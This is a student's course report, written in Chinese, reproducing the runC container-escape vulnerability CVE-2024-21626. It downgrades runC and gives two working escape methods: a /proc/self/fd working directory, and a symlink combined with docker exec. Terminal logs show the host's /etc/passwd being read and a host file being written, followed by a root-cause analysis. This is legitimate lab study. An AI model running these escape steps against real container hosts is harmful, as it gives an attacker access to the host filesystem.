

期末报告：CVE-2024-21626容器逃逸漏洞复现

520030910281 肖真然

1 漏洞说明

2 Docker与runC

3 实验环境

3.1 虚拟机

3.2 安装Docker

3.3 回退runC版本

3.4 准备Docker镜像

4 复现漏洞

4.1 方法一：指定工作目录为 `/proc/self/fd/`

4.2 方法二：利用 `docker exec`

5 漏洞分析

5.1 Docker如何调用runC

5.2 漏洞发生原因

5.3 runC为何会使用 `openat2(2)`

5.4 为什么 `/sys/fs/cgroup` 的文件描述符是7

5.5 使用docker exec运行容器时，为何 `/sys/fs/cgroup` 的文件描述符为8

6 总结

7 Reference

1 漏洞说明 1 2 3

2023年12月19日，runc社区收到来自docker社区转发过来的安全通告，来自Snyk的Rory McNamara研究发现，在1.1.11或更早版本的runc中，由于一个文件描述符泄露bug，攻击者可以通过容器的“工作目录”参数（`.process.cwd`，对应的docker的参数为`--workdir`），利用这个泄露的文件描述符，控制容器所在主机的整个文件系统。这是一个高危漏洞，10分制危害评分等级为8.6分。该漏洞在runc 1.1.12版本中被修复。

2 Docker与runC 4 5

runC是一个轻量级的命令行工具，专门用于根据OCI（Open Container Initiative）规范在Linux上生成和运行容器。它是Open Container Initiative的一部分，负责管理和执行容器中的进程。runC通过创建和管理Linux命名空间、控制组（cgroups）和文件系统挂载等功能，实现了容器的隔离性和资源限制。此外，runC还提供了容器的生命周期管理功能，包括启动、停止、暂停、恢复和删除容器等操作。

在Docker中，runC扮演着底层容器运行时的角色。当使用Docker构建镜像并启动容器时，Docker会调用runC来创建和运行一个新的容器进程。runC利用Linux内核的特性，如命名空间和控制组，来确保容器内的进程、网络 and 文件系统等资源得到隔离和限制。这使得多个容器可以在同一台主机上独立运行，而不会相互干扰。

除了作为Docker的底层运行时，runC还可以作为一个独立的工具来手动创建和管理容器。通过runC的命令行接口，用户可以指定容器的配置，如根文件系统、挂载目录和网络配置等，并控制容器的生命周期。这使得开发人员能够更灵活地管理和调试容器化应用程序。

尽管runC和Docker都涉及容器的创建和管理，但它们各自扮演不同的角色。Docker是一个更高级别的容器管理工具，提供了丰富的功能和用户友好的界面，用于构建、运行和管理容器化应用程序。而runC则更加底层和专注，它提供了基础的容器运行时功能，与OCI规范紧密相关，使得容器在不同的环境中具有更好的可移植性和互操作性。

总结来说，runC是一个轻量级的容器运行时工具，用于根据OCI规范创建和管理容器。在Docker中，它作为底层运行时工具，确保容器的隔离性和可靠性。同时，runC也可以作为独立的命令行工具使用，提供灵活的容器管理功能。无论是与Docker结合使用还是单独使用，runC都为容器化应用程序的创建、运行和管理提供了强大的支持。

3 实验环境

3.1 虚拟机

- VMware Workstation 16 pro
- Ubuntu 22.04.3 LTS

3.2 安装Docker ⁶

1. 卸载所有可能冲突的包体。

```
$ for pkg in docker.io docker-doc docker-compose docker-compose-v2 podman-docker
containerd runc; do sudo apt-get remove $pkg; done
```

如果之前没有安装过Docker, `apt-get` 可能会报告这些软件包并未被安装。

2. 设置Docker的apt仓库。

```
# Add Docker's official GPG key:
$ sudo apt-get update
$ sudo apt-get install ca-certificates curl
$ sudo install -m 0755 -d /etc/apt/keyrings
$ sudo curl -fsSL https://download.docker.com/linux/ubuntu/gpg -o
/etc/apt/keyrings/docker.asc
$ sudo chmod a+r /etc/apt/keyrings/docker.asc

# Add the repository to Apt sources:
$ echo \
    "deb [arch=$(dpkg --print-architecture) signed-
by=/etc/apt/keyrings/docker.asc] https://download.docker.com/linux/ubuntu \
    $(. /etc/os-release && echo "$VERSION_CODENAME") stable" | \
    sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
$ sudo apt-get update
```

3. 安装最新版本的Docker。

```
$ sudo apt-get install docker-ce docker-ce-cli containerd.io docker-buildx-plugin
docker-compose-plugin
```

4. 通过运行hello-world镜像来验证Docker引擎的安装是否成功。

```
$ sudo docker run hello-world
```

该命令下载一个测试映像并在容器中运行它。当容器成功运行时, 它打印一条确认消息并退出。

5. 查看Docker和runc的版本。

```
$ docker --version
$ runc --version
```

```
xiaozhenran@xiaozhenran-virtual-machine:~$ docker --version
Docker version 25.0.3, build 4def41
xiaozhenran@xiaozhenran-virtual-machine:~$ runc --version
runc version 1.1.12
commit: v1.1.12-0-g51d5e94
spec: 1.0.2-dev
go: go1.20.13
libseccomp: 2.5.3
xiaozhenran@xiaozhenran-virtual-machine:~$
```

3.3 回退runC版本 7 8

1. 下载旧版本的runc。

```
$ wget https://github.com/opencontainers/runc/releases/download/v1.1.11/runc.amd64
```

```
xiaozhenran@xiaozhenran-virtual-machine: $ wget https://github.com/opencontainers/runc/releases/download/v1.1.11/runc.amd64
--2024-02-23 03:21:35-- https://github.com/opencontainers/runc/releases/download/v1.1.11/runc.amd64
Resolving github.com (github.com)... 20.205.243.166, 2404:6800:4000::c01e:ff71, 2404:6800:4000::c01e:ff70
Connecting to github.com (github.com)|20.205.243.166|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/36960321/d11f1007-784f-47d8-992d-a6c8ea2952f8?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAVCODVL5AS3PQK4ZAK2F20240223%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20240223T012135Z&X-Amz-Expires=300&X-Amz-Signature=f0179a34ba8bb4f8cf9534a2a6254e8b40bb18e543d4327de08a6958c8b14d9&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=36960321&response-content-disposition=attachment%3B%20filename%3Drunc.amd64&response-content-type=application%2Foctet-stream [following]
--2024-02-23 03:21:35-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/36960321/d11f1007-784f-47d8-992d-a6c8ea2952f8?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAVCODVL5AS3PQK4ZAK2F20240223%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20240223T012135Z&X-Amz-Expires=300&X-Amz-Signature=f0179a34ba8bb4f8cf9534a2a6254e8b40bb18e543d4327de08a6958c8b14d9&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=36960321&response-content-disposition=attachment%3B%20filename%3Drunc.amd64&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10701536 (10M) [application/octet-stream]
Saving to: 'runc.amd64'

runc.amd64      100%[=====] 10.21M  5.66MB/s   in 1.8s

2024-02-23 03:21:38 (5.66 MB/s) - 'runc.amd64' saved [10701536/10701536]

xiaozhenran@xiaozhenran-virtual-machine: $
```

2. 修改文件名并赋予权限。

```
$ mv runc.amd64 runc && chmod +x runc
```

3. 备份原有的runc。

```
$ sudo mv /usr/bin/runc /usr/bin/runcbak
```

4. 停止Docker。

```
$ systemctl stop docker
```

5. 替换runc。

```
$ sudo cp runc /usr/bin/runc
```

6. 启动Docker。

```
$ systemctl start docker
```

```
xiaozhenran@xiaozhenran-virtual-machine: $ mv runc.amd64 runc && chmod +x runc
xiaozhenran@xiaozhenran-virtual-machine: $ mv /usr/bin/runc /usr/bin/runcbak
mv: cannot move '/usr/bin/runc' to '/usr/bin/runcbak': Permission denied
xiaozhenran@xiaozhenran-virtual-machine: $ sudo mv /usr/bin/runc /usr/bin/runcbak
[sudo] password for xiaozhenran:
xiaozhenran@xiaozhenran-virtual-machine: $ systemctl stop docker
Warning: Stopping docker.service, but it can still be activated by:
        docker.socket
xiaozhenran@xiaozhenran-virtual-machine: $ cp runc /usr/bin/runc
cp: cannot create regular file '/usr/bin/runc': Permission denied
xiaozhenran@xiaozhenran-virtual-machine: $ sudo cp runc /usr/bin/runc
xiaozhenran@xiaozhenran-virtual-machine: $ systemctl start docker
```

7. 检查runc版本。

```
$ sudo docker version
```

```
xiaozhenran@xiaozhenran-virtual-machine:~$ sudo docker version
Client: Docker Engine - Community
Version: 25.0.3
API version: 1.44
Go version: go1.21.6
Git commit: 4deb41
Built: Tue Feb 6 21:13:09 2024
OS/Arch: linux/amd64
Context: default

Server: Docker Engine - Community
Engine:
Version: 25.0.3
API version: 1.44 (minimum version 1.24)
Go version: go1.21.6
Git commit: f417435
Built: Tue Feb 6 21:13:09 2024
OS/Arch: linux/amd64
Experimental: false
containerd:
Version: 1.6.28
GitCommit: ae07eda36dd25f8a1b98dfbf587313b99c0190bb
runc:
Version: 1.1.11
GitCommit: v1.1.11-0-g4bccb38c
docker-init:
Version: 0.19.0
GitCommit: de40ad0
xiaozhenran@xiaozhenran-virtual-machine:~$
```

3.4 准备Docker镜像⁹

1. 在默认情况下，Docker将拉取的镜像存储在 `/var/lib/docker` 目录下。

```
$ sudo docker info | grep "Docker Root Dir"
```

2. 拉取一个Ubuntu镜像。

```
$ sudo docker pull ubuntu:latest
```

3. 查看镜像。

```
$ sudo docker images
```

```
xiaozhenran@xiaozhenran-virtual-machine:~$ sudo docker info | grep "Docker Root Dir"
[sudo] password for xiaozhenran:
Docker Root Dir: /var/lib/docker
xiaozhenran@xiaozhenran-virtual-machine:~$ sudo docker pull ubuntu:latest
latest: Pulling from library/ubuntu
01007420e9b0: Pull complete
Digest: sha256:f9d633ff6640178c2d0525017174a688e2c1aef28f0a0130b26bd5554491f0da
Status: Downloaded newer image for ubuntu:latest
docker.io/library/ubuntu:latest
xiaozhenran@xiaozhenran-virtual-machine:~$ sudo docker images
REPOSITORY          TAG             IMAGE ID        CREATED         SIZE
ubuntu              latest          3db8720ecbf5   9 days ago     77.9MB
hello-world         latest         d2c946258dc8   9 months ago   13.3kB
xiaozhenran@xiaozhenran-virtual-machine:~$
```

4 复现漏洞¹⁰

4.1 方法一：指定工作目录为 `/proc/self/fd/`

1. 运行容器。

```
$ sudo docker run -w /proc/self/fd/8 --name cve-2024-21626 --rm ubuntu:latest
```

`-w`：指定容器的工作目录。

`--name`：为容器指定一个名称。

`--rm`：当容器退出时自动删除它。

<https://docs.docker.com/reference/cli/docker/container/run/>

将容器的工作目录设置为 `/proc/self/fd/<fd>` , `<fd>` 表示在主机文件系统中打开 `/sys/fs/cgroup` 时的文件描述符。当运行一个容器时, `<fd>` 通常是7或8。

2. 尝试读取主机文件内容。

```
# cat ../../../../etc/hostname
```

能够读取主机文件 `hostname` 中的内容: xiaozhenran-virtual-machine。


```
xiaozhenran@xiaozhenran-virtual-machine:~$ sudo docker run -w /proc/self/fd/8 --name cve-2024-21626 --rm -it ubuntu:latest
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
root@298ddc32fa40:~# pwd
pwd: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
root@298ddc32fa40:~# ls -F
job-working-directory: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
cgroup.controllers          cgroup.stat                cpuset.cpus.effective      to.cost.model              memory.numa_stat           misc.current
cgroup.max.depth            cgroup.subtree_control     cpuset.mems.effective      to.cost.qos                memory.pressure            proc-sys-fs-binfmt_misc.mount/
cgroup.max.descendants        cgroup.threads             dev-hugepages.mount/       io.pressure                memory.reclaim             sys-fs-fuse-connections.mount/
cgroup.pressure              cpu.pressure                dev-nqueue.mount/          io.prio.class              memory.stat                sys-kernel-config.mount/
cgroup.procs                 cpu.stat                    init.scope/                 io.stat                     misc.capacity              sys-kernel-debug.mount/
root@298ddc32fa40:~# ls ../../../../
job-working-directory: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
bin boot cdrom dev etc home lib lib32 lib64 libx32 lost+found media mnt opt proc root run/sbin snap srv swapfile sys tmp usr var
root@298ddc32fa40:~# cat ../../../../etc/hostname
xiaozhenran-virtual-machine
root@298ddc32fa40:~# grep xiaozhenran ../../../../etc/passwd
(sudo) password for xiaozhenran:
xiaozhenran:x:1000:1000:xiaozhenran,,,:/home/xiaozhenran:/bin/bash
root@298ddc32fa40:~#
```

3. 尝试写入主机文件。

```
# echo "Hello Computer System Security 2024!" > ../../../../home/xiaozhenran/cve-2024-21626.txt
```

能够写入内容到宿主机文件: Hello Computer System Security 2024!

```
xiaozhenran@xiaozhenran-virtual-machine:~$ pwd
/home/xiaozhenran
xiaozhenran@xiaozhenran-virtual-machine:~$ ls
Desktop Documents Downloads Music Pictures Public runc snap Templates Videos
xiaozhenran@xiaozhenran-virtual-machine:~$ sudo docker run -w /proc/self/fd/8 --name cve-2024-21626 --rm -it ubuntu:latest
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
root@db0adf60027e:~# ls ../../../../
bin boot cdrom dev etc home lib lib32 lib64 libx32 lost+found media mnt opt proc root run/sbin snap srv swapfile sys tmp usr var
root@db0adf60027e:~# ls ../../../../home/
xiaozhenran
root@db0adf60027e:~# ls ../../../../home/xiaozhenran/
job-working-directory: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
Desktop Documents Downloads Music Pictures Public Templates Videos runc snap
root@db0adf60027e:~# echo "Hello Computer System Security 2024!" > ../../../../home/xiaozhenran/cve-2024-21626.txt
root@db0adf60027e:~# ls ../../../../home/xiaozhenran/
job-working-directory: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
Desktop Documents Downloads Music Pictures Public Templates Videos cve-2024-21626.txt runc snap
root@db0adf60027e:~# cat ../../../../home/xiaozhenran/cve-2024-21626.txt
Hello Computer System Security 2024!
root@db0adf60027e:~# exit
exit
xiaozhenran@xiaozhenran-virtual-machine:~$ pwd
/home/xiaozhenran
xiaozhenran@xiaozhenran-virtual-machine:~$ ls
cve-2024-21626.txt Desktop Documents Downloads Music Pictures Public runc snap Templates Videos
xiaozhenran@xiaozhenran-virtual-machine:~$ cat cve-2024-21626.txt
Hello Computer System Security 2024!
xiaozhenran@xiaozhenran-virtual-machine:~$
```



4.2 方法二：利用 `docker exec`

1. 运行容器。

```
$ sudo docker run --name cve-2024-21626 --rm -it ubuntu:latest
```

2. 创建一个symlink。

```
# ln -sf /proc/self/fd/7/foo /foo
```

为 `/proc/self/fd/<fd>` 创建一个symlink，`<fd>`表示在主机文件系统中打开 `/sys/fs/cgroup` 时的文件描述符。当运行一个容器时，`<fd>`通常是7或8。

3. 执行 `docker exec` 命令，带 `-w` 选项，从而在容器中执行 `sleep` 命令。

```
$ sudo docker exec -it -w /foo cve-2024-21626 sleep 300
```

通过-w选项设置上一步创建的symlink为执行指令的目录。

4. 在容器中找到sleep指令对应的PID。

```
# ls -F /proc
```

这里为20。

5. 通过 `/proc/<PID>/cwd` 尝试访问宿主机文件系统。 `<PID>` 代表由docker exec生成的进程的标识符。

```
# cat /proc/20/cmdline
# cat /proc/20/cwd/../../../../etc/hostname
```

能够读取主机文件 `hostname` 中的内容： xiaozhenran-virtual-machine。

```
xiaozhenran@xiaozhenran-virtual-machine:~$ sudo docker run --name cve-2024-21626 --rm -it ubuntu:latest
root@58dfd5772cb1:/# ln -sf /proc/self/fd/7/ /foo
root@58dfd5772cb1:/# ln -sf /proc/self/fd/8/ /bar
root@58dfd5772cb1:/#
```

```
xiaozhenran@xiaozhenran-virtual-machine:~$ sudo docker exec -it -w /foo cve-2024-21626 sleep 300

```

```

root@58dfd5772cb1:/# ls -F /proc
1/          diskstats      key-users    mtrr        sysvipc/
20/         dma            keys         net@        thread-self@
34/         driver/        kmsg         pagetypeinfo timer_list
acpi/       dynamic_debug/ kpagecgroup  partitions  tty/
asound/     execdomains   kpagecount   pressure/   uptime
bootconfig  fb            kpageflags   schedstat   version
buddyinfo   filesystems   loadavg      scsi/       version_signature
bus/        fs/           locks        self@       vmallocinfo
cgroups     interrupts    mdstat       slabinfo    vmstat
cmdline     iomem         meminfo      softirqs    zoneinfo
consoles    ioports       misc         stat
cpuinfo     irq/          modules      swaps
crypto      kallsyms      mounts@      sys/
devices     kcore         mpt/         sysrq-trigger


root@58dfd5772cb1:/# cat /proc/20/cmdline
sleep300root@58dfd5772cb1:/# cat /proc/20/cwd/../../../../etc/hostname
xiaozenran-virtual-machine
root@58dfd5772cb1:/# cat /etc/hostname
58dfd5772cb1
root@58dfd5772cb1:/#

```

5 漏洞分析¹⁰

5.1 Docker如何调用runC

当使用 `docker run` 命令运行容器时，`dockerd`、`containerd`、`containerd-shim-runc-v2` 和 `runc` 之间的调用关系如下：




- Docker引擎（`dockerd`）通过 `/run/containerd/containerd.sock` 调用 `containerd` 的RPC方法，以创建和运行容器。
- `containerd` 执行 `containerd-shim-runc-v2` 命令，通过UNIX域套接字运行一个独立的RPC服务。该套接字路径默认存储在 `/run/containerd/io.containerd.v2.task/moby/<containerID>/address` 文件中。RPC服务的定义位于 `/api/runtime/task/v3/shim.proto` 文件中¹¹。

- 当 `containerd` 调用 `containerd-shim-runc-v2` 的 `Create` 方法来创建容器时，`containerd-shim-runc-v2` 执行 `runc create` 命令。当 `containerd` 调用 `containerd-shim-runc-v2` 的 `Start` 方法来启动容器时，`containerd-shim-runc-v2` 执行 `runc start` 命令。

此外，`containerd` 创建了一个名为 `github.com/containerd/go-runc` 的包，用于封装对runC的操作的调用。

5.2 漏洞发生原因



当使用Docker运行容器时，runc首先会创建一个 `libcontainer.linuxContainer` 对象¹²。为了创建该对象，runC需要创建一个名为 `cgroups.Manager` 的接口对象¹³，该对象用于管理cgroupfs。它会打开主机文件系统中的 `/sys/fs/cgroup` 目录¹⁴，而后续对cgroup文件的操作都是基于 `openat2(2)` 系统调用和 `/sys/fs/cgroup` 的文件描述符进行的¹⁵。然而，runC在创建子进程时未及时关闭 `/sys/fs/cgroup` 的文件描述符，导致子进程可以通过 `/proc/self/fd/<fd>` 访问主机文件系统。

如果调用 `openat2(2)` 系统调用失败（比如 `openat2(2)` 不存在），runC会调用 `openFallback()` 函数，使用绝对路径打开cgroup文件。

5.3 runC为何会使用openat2(2)

runC在2024年12月4日的第4个版本中，即 `v1.0.0-rc93`，增加了对 `openat2(2)` 的支持¹⁶。简而言之，主要是为了在将主机文件系统中的目录挂载到容器的挂载命名空间时预防潜在的安全风险。详细解释可以参考《Mounting into mount namespaces》这篇文章¹⁷和 `openat2(2)` 的手册。

5.4 为什么 `/sys/fs/cgroup` 的文件描述符是7


这与Go语言的runtime有关。首先，文件描述符0、1和2必然分别代表stdin、stdout和stderr。由 `--log` 参数指定的日志文件的文件描述符是3。Go的runtime随后会调用 `epoll_create(2)` 创建文件描述符4，并通过 `pipe(2)` 创建两个文件描述符5和6。综上所述，打开 `/sys/fs/cgroup` 会创建文件描述符7。之所以先打开日志文件，然后Go语言运行时调用 `epoll_create(2)` 和 `pipe2(2)`，这与Go的runtime的实现有关，在此不做详述。

5.5 使用docker exec运行容器时，为何 `/sys/fs/cgroup` 的文件描述符为8

根据5.1可知，`containerd-shim-runc-v2` 调用runc命令，并且 `containerd-shim-runc-v2` 在执行runC之前通过UNIX域套接字提供RPC服务，因此代表UNIX域套接字的文件描述符错误地被传递给了runC进程。

在《Illustrate runC Escape Vulnerability CVE-2024-21626》¹⁰一文中，作者在 `nsexec.c` 文件中的 `nsexec()` 函数开头添加一行调用 `sleep()` 函数的代码。可以得到 `containerd-shim-runc-v2` 和 `runc create` 之间的文件描述符关系。

```
[root@nitroca0 ~]# sudo ls -l /proc/1374419/fd
total 0
lrwx----- 1 root root 64 Feb  4 21:01 0 -> /dev/null
lrwx----- 1 root root 64 Feb  4 21:01 1 -> /dev/null
lrwx----- 1 root root 64 Feb  4 21:01 10 -> 'socket:[7368666]'
```



```
lrwx----- 1 root root 64 Feb  4 21:01 11 -> 'socket:[7368670]'
```

```
lrwx----- 1 root root 64 Feb  4 21:01 12 -> 'socket:[7372684]'
```

```
lrwx----- 1 root root 64 Feb  4 21:01 14 -> 'pipe:[7372685]'
```

```
lrwx----- 1 root root 64 Feb  4 21:01 2 -> /run/containerd/io.containerd.runtime.v2.task/moby/1d658d6a7205923cfd698815a290ebb393b4442b1c36a238ff07aa2a788ee4cc/log
```

```
lrwx----- 1 root root 64 Feb  4 21:01 3 -> 'socket:[7368666]'
```

```
lrwx----- 1 root root 64 Feb  4 21:01 4 -> /run/containerd/io.containerd.runtime.v2.task/moby/1d658d6a7205923cfd698815a290ebb393b4442b1c36a238ff07aa2a788ee4cc/log
```

```
lrwx----- 1 root root 64 Feb  4 21:01 5 -> 'anon_inode:[eventpoll]'
```

```
lrwx----- 1 root root 64 Feb  4 21:01 6 -> 'pipe:[7365682]'
```

```
lrwx----- 1 root root 64 Feb  4 21:01 7 -> 'pipe:[7365682]'
```

```
lrwx----- 1 root root 64 Feb  4 21:01 8 -> /run/containerd/io.containerd.runtime.v2.task/moby/1d658d6a7205923cfd698815a290ebb393b4442b1c36a238ff07aa2a788ee4cc/log
```

```
lrwx----- 1 root root 64 Feb  4 21:01 9 -> 'anon_inode:[eventpoll]'
```

```
root 1374419 1 0 21:01 ? 00:00:00 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 1d658d6a7205923cfd698815a290ebb393b4442b1c36a238ff07aa2a788ee4cc -address /run/containerd/containerd.sock
```

```
root 1374430 1374419 0 21:01 ? 00:00:00 runc --root /var/run/docker/runtime-runc/moby --log /run/containerd/io.containerd.runtime.v2.task/moby/1d658d6a7205923cfd698815a290ebb393b4442b1c36a238ff07aa2a788ee4cc/log.json --log-format json --systemd-cgroup create --bundle /run/containerd/io.containerd.runtime.v2.task/moby/1d658d6a7205923cfd698815a290ebb393b4442b1c36a238ff07aa2a788ee4cc --pid-file /run/containerd/io.containerd.runtime.v2.task/moby/1d658d6a7205923cfd698815a290ebb393b4442b1c36a238ff07aa2a788ee4cc/init.pid --console-socket /tmp/pty2881829954/pty.sock 1d658d6a7205923cfd698815a290ebb393b4442b1c36a238ff07aa2a788ee4cc
```

```
root 1374777 1374662 0 21:01 pts/28 00:00:00 grep runc
```

```
[root@nitroca0 ~]# sudo ls -l /proc/1374430/fd
total 0
lrwx----- 1 root root 64 Feb  4 21:01 0 -> /dev/null
lrwx----- 1 root root 64 Feb  4 21:01 1 -> 'pipe:[7372685]'
```

```
lrwx----- 1 root root 64 Feb  4 21:01 2 -> 'pipe:[7372685]'
```

```
lrwx----- 1 root root 64 Feb  4 21:01 3 -> 'socket:[7368666]'
```

由于添加的sleep函数，`runc create` 进程在被创建后会立即被阻塞。从上图可以看到，`runc create` 进程有4个文件描述符：

- 0代表stdin。它已被重定向到 `/dev/null`，因为 `containerd-shim-runc-v2` 不需要向runC发送任何输入数据。
- 1和2分别代表stdout和stderr。它们指向 `containerd-shim-runc-v2` 中的同一个管道，因为 `containerd-shim-runc-v2` 想要收集并存储它们。
- 3代表用于提供RPC服务的UNIX域套接字。

```

root@nitrocao:~# ps -fe | grep runc
root 1374419 0 21:01 ? 00:00:00 /usr/bin/containerd-shim-runc-v2 --namespace moby --id 1d658d6a7205923cfd698815a290ebb393b4442b1c36a238ff07aa2a788ee4cc --address /run/containerd/containerd.sock
root 1374430 1374419 0 21:01 ? 00:00:00 runc --root /var/run/docker/runtime-runc/moby --log /run/containerd/io.containerd.runtime.v2.task/moby/1d658d6a7205923cfd698815a290ebb393b4442b1c36a238ff07aa2a788ee4cc/log.json --log-format json --systemd-cgroup create --bundle /run/containerd/io.containerd.runtime.v2.task/moby/1d658d6a7205923cfd698815a290ebb393b4442b1c36a238ff07aa2a788ee4cc --pid-file /run/containerd/io.containerd.runtime.v2.task/moby/1d658d6a7205923cfd698815a290ebb393b4442b1c36a238ff07aa2a788ee4cc/init.pid --console-socket /tmp/pty2887827954/pty.sock 1d658d6a7205923cfd698815a290ebb393b4442b1c36a238ff07aa2a788ee4cc
root 1374988 1374430 0 21:02 ? 00:00:00 runc init
root 1375333 1374662 0 21:02 pts/28 00:00:00 grep runc
root@nitrocao:~# sudo ls -l /proc/1374430/fd
total 0
lr-x-- 1 root root 64 Feb 4 21:01 0 -> /dev/null
lrwx--- 1 root root 64 Feb 4 21:01 1 -> 'pipe:[7372685]'
lrwx--- 1 root root 64 Feb 4 21:02 10 -> 'socket:[7378509]'
lrwx--- 1 root root 64 Feb 4 21:02 11 -> 'socket:[7378514]'
lrwx--- 1 root root 64 Feb 4 21:02 12 -> 'socket:[7378511]'
lr-x-- 1 root root 64 Feb 4 21:02 13 -> 'pipe:[7378512]'
lrwx--- 1 root root 64 Feb 4 21:02 14 -> 'socket:[7379227]'
lrwx--- 1 root root 64 Feb 4 21:02 15 -> '/run/docker/runtime-runc/moby/1d658d6a7205923cfd698815a290ebb393b4442b1c36a238ff07aa2a788ee4cc/exec.fifo'
lrwx--- 1 root root 64 Feb 4 21:01 2 -> 'pipe:[7372685]'
lrwx--- 1 root root 64 Feb 4 21:01 3 -> 'socket:[7386666]'
lrwx--- 1 root root 64 Feb 4 21:02 4 -> '/run/containerd/io.containerd.runtime.v2.task/moby/1d658d6a7205923cfd698815a290ebb393b4442b1c36a238ff07aa2a788ee4cc/log.json'
lrwx--- 1 root root 64 Feb 4 21:02 5 -> 'anon_inode:[eventpoll]'
lr-x-- 1 root root 64 Feb 4 21:02 6 -> 'pipe:[7381164]'
lrwx--- 1 root root 64 Feb 4 21:02 7 -> 'pipe:[7381164]'
